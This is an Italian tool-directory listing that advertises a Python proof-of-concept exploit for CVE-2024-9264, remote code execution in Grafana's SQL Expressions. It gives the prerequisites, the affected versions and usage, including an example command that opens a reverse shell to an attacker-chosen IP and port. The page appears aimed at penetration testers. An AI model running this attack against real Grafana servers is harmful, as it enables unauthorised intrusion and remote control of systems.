
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2024-9264 — Proof-of-concept in Python per l'esecuzione remota di codice in Grafana tramite SQL Expressions, che sfrutta una sanitizzazione insufficiente degli input per eseguire comandi shell arbitrari su target autenticati. | Kitploit
Strumenti/GitHubGitHub/royall-researchers/cve-2024-9264
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneRed Teaming
GitHubroyall-researchers/cve-2024-9264

CVE-2024-9264

Proof-of-concept in Python per l'esecuzione remota di codice in Grafana tramite SQL Expressions, che sfrutta una sanitizzazione insufficiente degli input per eseguire comandi shell arbitrari su target autenticati.

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi
Vedi Repository
1 anno faNon ancora revisionato

CVE-2024-9264-RCE-Exploit in Grafana tramite SQL Expressions

Descrizione

Prova di concetto per l'esecuzione remota di codice in Grafana (CVE-2024-9264)

Questo repository contiene uno script Python che sfrutta una vulnerabilità di esecuzione remota di codice (RCE) nella funzionalità SQL Expressions di Grafana. Sfruttando una sanificazione insufficiente dell'input, questo exploit permette a un attaccante di eseguire comandi shell arbitrari sul server. Ciò è reso possibile tramite l'estensione community shellfs, che può essere installata e caricata da un attaccante per facilitare l'esecuzione dei comandi.

Prerequisiti

  • utente Grafana autenticato con permessi di Viewer o superiori
  • Il binario DuckDB deve essere installato e accessibile tramite il PATH di Grafana

Versioni interessate

Grafana >= v11.0.0 (tutte le v11.x.y sono interessate)

Utilizzo


python3 poc.py [--url <target>] [--username <username>] [--password <password>] [--reverse-ip <IP>] [--reverse-port <PORT>]
14

Esempio

python poc.py --url http://127.0.0.1:3000 --username eviluser --password eviluser --reverse-ip 10.10.1.41 --reverse-port 9001

Dichiarazione di non responsabilità

Questo script è destinato a scopi educativi e per l'uso in ambienti controllati in cui si ha il permesso di testare la sicurezza del sistema. L'uso improprio di questo strumento potrebbe comportare conseguenze legali.

Ulteriori informazioni

https://zekosec.com/blog/file-read-grafana-cve-2024-9264/

https://grafana.com/blog/2024/10/17/grafana-security-release-critical-severity-fix-for-cve-2024-9264/

Scarica lo strumento